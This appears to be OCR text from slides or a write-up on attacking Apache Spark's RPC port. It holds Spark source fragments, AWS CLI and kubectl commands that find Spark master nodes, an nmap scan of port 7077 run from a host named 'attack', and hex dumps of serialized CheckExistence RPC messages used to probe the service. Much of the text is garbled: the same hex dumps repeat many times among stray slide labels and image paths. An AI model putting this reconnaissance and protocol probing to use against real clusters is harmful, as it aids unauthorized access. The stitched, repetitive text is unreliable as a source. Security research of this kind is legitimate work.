    conf: SparkConf,
    isLocal: Boolean,
    listenerBus: LiveListenerBus): SparkEnv = {
  SparkEnv.createDriverEnv(conf, isLocal, listenerBus, SparkContext.numDriverCores(master, conf))
}

private[spark] def env: SparkEnv = _env

// Used to store a URL for each static file/jar together with the file's local timestamp
private[spark] val addedFiles = new ConcurrentHashMap[String, Long]().asScala
private[spark] val addedJars = new ConcurrentHashMap[String, Long]().asScala

// Keeps track of all persisted RDDs
private[spark] val persistentRdds = {
  val map: ConcurrentMap[Int, RDD[_]] = new MapMaker().weakValues().makeMap[Int, RDD[_]]()
  map.asScala
```

```
→  spark aws ec2 describe-instances \
--filter 'Name=tag:Name, Values=*spark*master*' \
--query 'Reservations[].Instances[].PrivateIpAddress'
[
    "172.31.29.239",
    "172.31.26.231",
    "172.31.16.251"
]
→  spark

→  spark kubectl get pods -o="custom-columns=\
POD:.metadata.name,\
PODIP:.status.podIP" | grep "*spark*master"
POD                                IP
spark-master-6855784c-f438k        172.18.0.5

root@attack:~# nmap -A -sV 192.168.1.24 -p 7077 --open
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-08 10:21 CET
Stats: 0:00:27 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for              (192.168.1.24)
Host is up (0.00030s latency).

PORT     STATE SERVICE VERSION
7077/tcp open  unknown
```

```
00000000  00 00 00 00 00 00 00 c5  03 6f f6 cf 3a 47 11 e3  ........ .o..:G..
00000010  2e 00 00 00 b0                                    .....
00000015  01 00 0c 31 39 32 2e 31  36 38 2e 31 2e 32 32 00  ...192.1 68.1.22.
00000025  00 57 38 01 00 0c 31 39  32 2e 31 36 38 2e 31 2e  .W8...19 2.168.1.
00000035  33 37 00 00 1b a5 00 11  65 6e 64 70 6f 69 6e 74  37...... endpoint
00000045  2d 76 65 72 69 66 69 65  72 ac ed 00 05 73 72 00  -verifie r....sr.
00000055  3d 6f 72 67 2e 61 70 61  63 68 65 2e 73 70 61 72  =org.apa che.spar
00000065  6b 2e 72 70 63 2e 6e 65  74 74 79 2e 52 70 63 45  k.rpc.ne tty.RpcE
00000075  6e 64 70 6f 69 6e 74 56  65 72 69 66 69 65 72 24  ndpointV erifier$
00000085  43 68 65 63 6b 45 78 69  73 74 65 6e 63 65 6c 19  CheckExi stencel.
00000095  1e ae 8e 40 c0 1f 02 00  01 4c 00 04 6e 61 6d 65  ...@.... .L..name
000000A5  74 00 12 4c 6a 61 76 61  2f 6c 61 6e 67 2f 53 74  t..Ljava /lang/St
000000B5  72 69 6e 67 3b 78 70 74  00 06 4d 61 73 74 65 72  ring;xpt ..Master
  00000000  00 00 00 00 00 00 00 44  04 6f f6 cf 3a 47 11 e3  .......D .o..:G..
  00000010  2e 00 00 00 2f                                    ..../
  00000015  ac ed 00 05 73 72 00 11  6a 61 76 61 2e 6c 61 6e  ....sr.. java.lan
  00000025  67 2e 42 6f 6f 6c 65 61  6e cd 20 72 80 d5 9c fa  g.Boolea n. r....
```


Driver
Cluster Manager
00 00 00 00 00 00 00 C3 05 de ad be ef de ad be ef
00 00 00 b0



00000000 00 00 00 00 00 00 00 c5 03 6f f6 cf 3a 47 11 e3 ..... .o..:G..
00000010 2e 00 00 00 b0 .....
00000015 01 00 0c 31 39 32 2e 31 36 38 2e 31 2e 32 32 00 ...192.1 68.1.22.
00000025 00 57 38 01 00 0c 31 39 32 2e 31 36 38 2e 31 2e .W8...19 2.168.1.
00000035 33 37 00 00 1b a5 00 11 65 6e 64 70 6f 69 6e 74 37..... endpoint
00000045 2d 76 65 72 69 66 69 65 72 ac ed 00 05 73 72 00 -verifie r....sr.
00000055 3d 6f 72 67 2e 61 70 61 63 68 65 2e 73 70 61 72 =org.apa che.spar
00000065 6b 2e 72 70 63 2e 6e 65 74 74 79 2e 52 70 63 45 k.rpc.ne tty.RpcE
00000075 6e 64 70 6f 69 6e 74 56 65 72 69 66 69 65 72 24 ndpointV erifier$
00000085 43 68 65 63 6b 45 78 69 73 74 65 6e 63 65 6c 19 CheckExi stencel.
00000095 1e ae 8e 40 c0 1f 02 00 01 4c 00 04 6e 61 6d 65 ...@.... .L..name
000000A5 74 00 12 4c 6a 61 76 61 2f 6c 61 6e 67 2f 53 74 t..Ljava /lang/St
000000B5 72 69 6e 67 3b 78 70 74 00 06 4d 61 73 74 65 72 ring;xpt ..Master
00000000 00 00 00 00 00 00 00 44 04 6f f6 cf 3a 47 11 e3 .....D .o..:G..
00000010 2e 00 00 00 2f ..../
00000015 ac ed 00 05 73 72 00 11 6a 61 76 61 2e 6c 61 6e ....sr.. java.lan
00000025 67 2e 42 6f 6f 6c 65 61 6e cd 20 72 80 d5 9c fa g.Boolea n. r....


Spark/core/src/main/scala/org/apache/spark/rpc/netty/RpcEndpointVerifier.scala


```scala
private[netty] object RpcEndpointVerifier {
  val NAME = "endpoint-verifier"

  /** A message used to ask the remote [[RpcEndpointVerifier]] if an `RpcEnd
  case class CheckExistence(name: String)
}
```

```
00000000  00 00 00 00 00 00 00 c5  03 6f f6 cf 3a 47 11 e3  ........ .o..:G..
00000010  2e 00 00 00 b0                                    .....
00000015  01 00 0c 31 39 32 2e 31  36 38 2e 31 2e 32 32 00  ...192.1 68.1.22.
00000025  00 57 38 01 00 0c 31 39  32 2e 31 36 38 2e 31 2e  .W8...19 2.168.1.
00000035  33 37 00 00 1b a5 00 11  65 6e 64 70 6f 69 6e 74  37...... endpoint
00000045  2d 76 65 72 69 66 69 65  72 ac ed 00 05 73 72 00  -verifie r....sr.
00000055  3d 6f 72 67 2e 61 70 61  63 68 65 2e 73 70 61 72  =org.apa che.spar
00000065  6b 2e 72 70 63 2e 6e 65  74 74 79 2e 52 70 63 45  k.rpc.ne tty.RpcE
00000075  6e 64 70 6f 69 6e 74 56  65 72 69 66 69 65 72 24  ndpointV erifier$
00000085  43 68 65 63 6b 45 78 69  73 74 65 6e 63 65 6c 19  CheckExi stencel.
00000095  1e ae 8e 40 c0 1f 02 00  01 4c 00 04 6e 61 6d 65  ...@.... .L..name
000000A5  74 00 12 4c 6a 61 76 61  2f 6c 61 6e 67 2f 53 74  t..Ljava /lang/St
000000B5  72 69 6e 67 3b 78 70 74  00 06 4d 61 73 74 65 72  ring;xpt ..Master
```

```
00000000  00 00 00 00 00 00 00 44  04 6f f6 cf 3a 47 11 e3  .......D .o..:G..
00000010  2e 00 00 00 2f                                    ..../
00000015  ac ed 00 05 73 72 00 11  6a 61 76 61 2e 6c 61 6e  ....sr.. java.lan
00000025  67 2e 42 6f 6f 6c 65 61  6e cd 20 72 80 d5 9c fa  g.Boolea n. r....
```


Driver
Cluster Manager
00 00 00 00 00 00 00 C3 05 de ad be ef de ad be ef
00 00 00 b0
Serialized(CheckExistence(name="master"))


00000000 00 00 00 00 00 00 00 c5 03 6f f6 cf 3a 47 11 e3 ..... .o..:G..
00000010 2e 00 00 00 b0 .....
00000015 01 00 0c 31 39 32 2e 31 36 38 2e 31 2e 32 32 00 ...192.1 68.1.22.
00000025 00 57 38 01 00 0c 31 39 32 2e 31 36 38 2e 31 2e .W8...19 2.168.1.
00000035 33 37 00 00 1b a5 00 11 65 6e 64 70 6f 69 6e 74 37..... endpoint
00000045 2d 76 65 72 69 66 69 65 72 ac ed 00 05 73 72 00 -verifie r....sr.
00000055 3d 6f 72 67 2e 61 70 61 63 68 65 2e 73 70 61 72 =org.apa che.spar
00000065 6b 2e 72 70 63 2e 6e 65 74 74 79 2e 52 70 63 45 k.rpc.ne tty.RpcE
00000075 6e 64 70 6f 69 6e 74 56 65 72 69 66 69 65 72 24 ndpointV erifier$
00000085 43 68 65 63 6b 45 78 69 73 74 65 6e 63 65 6c 19 CheckExi stencel.
00000095 1e ae 8e 40 c0 1f 02 00 01 4c 00 04 6e 61 6d 65 ...@.... .L..name
000000A5 74 00 12 4c 6a 61 76 61 2f 6c 61 6e 67 2f 53 74 t..Ljava /lang/St
000000B5 72 69 6e 67 3b 78 70 74 00 06 4d 61 73 74 65 72 ring;xpt ..Master
00000000 00 00 00 00 00 00 00 44 04 6f f6 cf 3a 47 11 e3 ....D .o..:G..
00000010 2e 00 00 00 2f ..../
00000015 ac ed 00 05 73 72 00 11 6a 61 76 61 2e 6c 61 6e ....sr.. java.lan
00000025 67 2e 42 6f 6f 6c 65 61 6e cd 20 72 80 d5 9c fa g.Boolea n. r....


Driver
Cluster Manager
00 00 00 00 00 00 00 C3 05 6f f6 cf 3a 47 11 e3 2e
00 00 00 b0
Serialized(CheckExistence(name="master"))
00 00 00 00 00 00 00 44 04 6f f6 cf 3a 47 11 e3 2e
00 00 00 2f

```
00000000  00 00 00 00 00 00 00 c5  03 6f f6 cf 3a 47 11 e3  ........ .o..:G..
00000010  2e 00 00 00 b0                                    .....
00000015  01 00 0c 31 39 32 2e 31  36 38 2e 31 2e 32 32 00  ...192.1 68.1.22.
00000025  00 57 38 01 00 0c 31 39  32 2e 31 36 38 2e 31 2e  .W8...19 2.168.1.
00000035  33 37 00 00 1b a5 00 11  65 6e 64 70 6f 69 6e 74  37...... endpoint
00000045  2d 76 65 72 69 66 69 65  72 ac ed 00 05 73 72 00  -verifie r....sr.
